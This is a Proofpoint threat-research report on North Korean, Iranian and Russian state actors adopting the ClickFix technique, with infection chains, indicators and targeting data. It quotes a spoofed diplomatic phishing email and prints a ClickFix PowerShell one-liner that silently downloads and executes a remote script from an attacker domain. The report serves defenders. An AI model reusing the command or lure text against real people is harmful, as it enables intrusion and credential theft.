Around the World in 90 Days: State-Sponsored Actors Try ClickFix | Proofpoint US

Published: 2025-04-16 · Archived: 2026-04-05 14:44:22 UTC

April 17, 2025 Saher Naumaan, Mark Kelly, Greg Lesnewich, Josh Miller, and The Proofpoint Threat Research Team

Key Findings

- While primarily a technique affiliated with cybercriminal actors, Proofpoint researchers discovered state-sponsored actors in multiple campaigns using the ClickFix social engineering technique for the first time.
- Over only a three-month period from late 2024 through the beginning of 2025, groups from North Korea, Iran, and Russia were all seen using the ClickFix technique in their routine activity.
- The incorporation of ClickFix is not revolutionizing the campaigns carried out by TA427, TA450, UNK_RemoteRogue, and TA422 but instead is replacing the installation and execution stages in existing infection chains.
- While currently limited to a few state-sponsored groups, the increasing popularity of ClickFix in cybercrime over the last year as well as in espionage campaigns in recent months suggests the technique will likely become more widely tested or adopted by state-sponsored actors.

Overview

A major trend in the threat landscape is the fluidity of tactics, techniques, and procedures (TTPs). Threat actors share, copy, steal, adopt, and test TTPs from publicly exposed tradecraft or interaction with other threat groups. Specifically, state-sponsored actors have often leveraged techniques first developed and deployed by cybercriminal actors. For example, North Korean threat actors copying techniques from cybercrime to steal cryptocurrency on behalf of the government, or Chinese groups mimicking cybercrime infection chains to deliver malware in espionage operations.

The most recent example of this trend is ClickFix. ClickFix is a social engineering technique that uses dialogue boxes with instructions to copy, paste, and run malicious commands on the target's machine. This creative technique not only employs fake error messages as the problem, but also an authoritative alert and instructions supposedly coming from the operating system as a solution. Primarily observed in cybercrime activity, the ClickFix technique was first seen in early March 2024 deployed by initial access broker TA571 and the ClearFake cluster, after which it flooded the threat landscape.


One year later, at least four state-sponsored threat actors have since experimented with variations of this technique as part of their business-as-usual espionage campaigns. Over roughly a three-month period from October 2024 to January 2025, threat actors originating from three distinct countries (North Korea, Iran, and Russia) incorporated ClickFix as a stage in their infection chains.

North Korea: TA427

In January and February 2025, Proofpoint first observed TA427 operators targeting individuals in fewer than five organizations in the think tank sector with a new infection chain using the ClickFix technique. TA427 overlaps with activity third parties refer to as Kimsuky or Emerald Sleet.

TA427 made initial contact with the target through a meeting request from a spoofed sender delivered to traditional TA427 targets working on North Korean affairs. After a brief conversation to engage the target and build trust, as is often seen in TA427 activity, the attackers directed the target to an attacker-controlled site where they convinced the target to run a PowerShell command. While one chain failed to retrieve further payloads, another instance of this campaign included a multistage chain that executed PowerShell, VBS, and batch scripts, which eventually led to a final payload – QuasarRAT, a commodity malware also seen in cybercriminal activity.

An overview of the infection chain is shown in the graphic below.



TA427 ClickFix infection chains (chain 1 - solid line; chain 2 – dotted line).

Delivery

In February 2025, TA427 operators masqueraded as a Japanese diplomat and sent an email to the target asking to arrange a meeting with Ambassador Shigeo Yamada, the Japanese ambassador to the US, at the embassy in Washington, DC.

On Thu, Feb 6, 2025 at 3:10 PM Ebata, Yasuyuki <yasuyuki.ebata21@proton.me> wrote:

Dear [redacted]

I hope 2025 brings health, happiness, and success to you.

This is Yasuyuki Ebata form Japanese Embassy. I am writting because our Ambassador Shigeo Yamada(bio attached) would like to meet with you. This meeting is following the personal wishes of Mr. Yamada and we would greatly value the opportunity to exchange perspectives with you.

If available, please let me know possible dates next week. I will coordinate with Mr. Yamada to arrange a suitable time. If you already have prior commitments, please don't hesitate to suggest alternative dates.

If you have any questions or need further information, please don't hesitate to contact me anytime.

I look forward to hearing from you soon.


Thanks.

Best regards,

Yasuyuki Ebata
Second secretary
Japanese Embassy in the United States

Initial TA427 conversation starter with benign attachment.

The email contained a benign attachment with the filename “Letter from Ambassador Cho Hyun-Dong.pdf” and the subject line “[Japanese Embassy] Meeting Request”. Further engagement involved communication with both the target’s personal and professional email accounts and prompted the attackers to follow up with a malicious email.



TA427 reply with malicious attachment.

The email response from the attackers contained a PDF attachment that used the target's name in the title, and the PDF included a link to a landing page using a subdomain of a dynamic DNS domain claiming to be a secure drive.

外務省
Ministry of Foreign Affairs of Japan

Shigeo Yamada

Ambassador

Japanese Embassy in the United States

February 9, 2025

Dear

I would like to request a meeting to engage in a deeper discussion based on your expertise and insights in light of the worsening nuclear crisis in Northeast Asia.

I hope to broaden our perspectives and gain valuable insights through an exchange of ideas with you. Below, I've outlined a few questions I would like to address during our meeting, which reflect my personal views.

[Secure Sharing] Questionnaire.

I look forward to a meaningful and informal conversation with you.

Thanks.

Best regards,


Shigeo Yamada

PDF attachment lure containing malicious link.

The landing page hosted a fake PDF file called Questionnaire.pdf.

Landing page hosting fake PDF.

If the target attempted to download the fake PDF, they would be redirected to another page. A pop-up alert told the user to register to see the documents.



"Register" dialogue box.


When the user clicked the register button, another pop-up appeared prompting the user to enter a code along with instructions on how to register, as shown below.

Dialogue box with code and instructions to run PowerShell commands.

The user must manually copy and paste the register code containing the PowerShell command and run it in terminal, as shown below.

```
powershell -windowstyle hidden -Command iwr
"hxxps://securedrive.fin-tech[.]com/docs/en/t.vmd" -OutFile
"$env:TEMP\p"; $c=Get-Content -Path "$env:TEMP\p" -Raw; iex
$c;
         3Z5TY-76FR3-9G87H-7ZC56
```

The ClickFix PowerShell command fetches and executes a second remotely hosted PowerShell command, which displayed the decoy PDF referenced earlier in the chain (Questionnaire.pdf) to the user, as shown below. The document claimed to be from the Ministry of Foreign Affairs in Japan and contained questions regarding nuclear proliferation and policy in Northeast Asia.



Decoy lure Questionnaire.pdf.


The second PowerShell script created a VBS script called temp.vbs that is run every 19 minutes by a scheduled task called Update-out-of-date-20240324001883765674. A second scheduled task called Update-out-of-date-20240324001883765675 was also created to run a VBS script every 20 minutes; however, this VBS script did not exist, and the purpose of this task is unclear.

While this chain did not execute further past running a scheduled task, another chain seen in January 2025 followed a very similar path but with additional steps. In this case, the first scheduled task ultimately downloaded two batch scripts, which created and decoded two new PowerShell scripts and an obfuscated payload.

The second batch script executed the newly created PowerShell scripts to ultimately decode a Base64 and XOR-encoded QuasarRAT payload that communicated with the command and control (C2) IP address 38.180.157[.]197 over port 80. While TA427 has adopted new techniques in its infection chain, the group has been using QuasarRAT – a publicly available tool – for at least four years. Proofpoint attributes this activity to TA427 based on infrastructure overlap, TTPs, and malware.

Network Infrastructure Analysis

Further investigation into the delivery infrastructure found several other servers and staging URLs with largely similar themes. Proofpoint researchers also observed TA427 use Japanese, Korean, and English-language content in this campaign, customized to align with the spoofed senders. An example of another secure drive spoof in Korean is shown below.



Fake secure drive example from mid-January 2025.

TA427 used Dynamic DNS (DDNS) services for this campaign, primarily hosted on servers located in South Korea that have likely been compromised. In all cases the attackers used either the FreeDNS or No-IP DDNS services and spoofed a secure drive or account profile as subdomains. All the infrastructure related to this activity was set up no earlier than January 2025.


In the same month, Microsoft observed a variation of TA427's ClickFix infection chain, similarly with a URL to register a device and run PowerShell commands. In this variation, the code installed a browser-based remote desktop tool and downloaded a certificate and PIN used to register the victim device. It is likely that TA427 made multiple attempts to use the ClickFix technique with different versions over several weeks, before returning to tried-and-tested techniques shortly after.

Iran: TA450

On 13 and 14 November 2024, TA450 used an attacker-controlled email address support@microsoftonlines[.]com to send an English-language phish to targets in at least 39 organizations in the Middle East. TA450 overlaps with groups third parties refer to as MuddyWater and Mango Sandstorm. The email masqueraded as a security update from Microsoft with the subject line: "Urgent Security Update Required – Immediate Action Needed" to convince individuals to execute a series of steps to address a security vulnerability.


The attackers deployed the ClickFix technique by persuading the target to first run PowerShell with administrator privileges, then copy and run a command contained in the email body. The command was responsible for installing remote management and monitoring (RMM) software – in this case, Level – after which TA450 operators will abuse the RMM tool to conduct espionage and exfiltrate data from the target's machine.

The infection chain can be seen below:



TA450 ClickFix infection chain.


On 15 November, the Israeli National Cyber Directorate reported that the command would load a specific RMM tool called Level. While Proofpoint has observed TA450 historically using several RMM tools, such as Atera, PDQ Connect, ScreenConnect, and SimpleHelp as a foothold to conduct intrusions, this was the first sighting of Level in Proofpoint data.



TA450 phish (INCD).


This attribution is based on known TA450 TTPs, campaign targeting, and malware analysis. However, while typical TA450 RMM campaigns have consistently targeted organizations in Israel, the group's ClickFix campaign was broader in scope.

As shown in the heatmap below, Proofpoint researchers observed TA450 targets distributed primarily across the Middle East with an emphasis on the UAE and Saudi Arabia, but with global targets as well.



TA450 ClickFix campaign target heatmap.

The targets spanned several sectors, but finance and government organizations were among the more popular targets.




TA450 ClickFix target breakdown by sector.

At the time of writing, no further instances of TA450 using ClickFix have been observed since the initial sighting in November 2024. However, TA450 has remained consistent in its typical targeting of Israel and tactics using RMMs in subsequent months.

Russia: UNK_RemoteRogue and TA422

North Korean and Iranian state actors aren't the only ones experimenting with ClickFix. A suspected Russian group tracked as UNK_RemoteRogue was also seen using it at the end of 2024 in the following infection chain.




UNK_RemoteRogue ClickFix infection chain.

Beginning on 9 December 2024, a targeted campaign used compromised infrastructure to send 10 messages to individuals in two organizations associated with a major arms manufacturer in the defense industry. The messages did not contain a subject line and abused various likely compromised Zimbra servers as intermediate sending infrastructure, which then populated the 'From' fields. The emails contained a malicious link that spoofed Microsoft Office with the title "RSVP Office - Створюйте, редагуйте документи та діліться ними в Інтернеті":

hxxps://office[.]rsvp/fin?document=2hg6739jhngdf7892w0p93u4yh5g

The link description translated to "RSVP Office - Create, edit and share documents online." If the target visited the link, it displayed HTML that spoofed a Microsoft Word document with ClickFix-style instructions in Russian to copy code from the browser into their terminal. The webpage included a link to a YouTube video tutorial on how to run PowerShell.

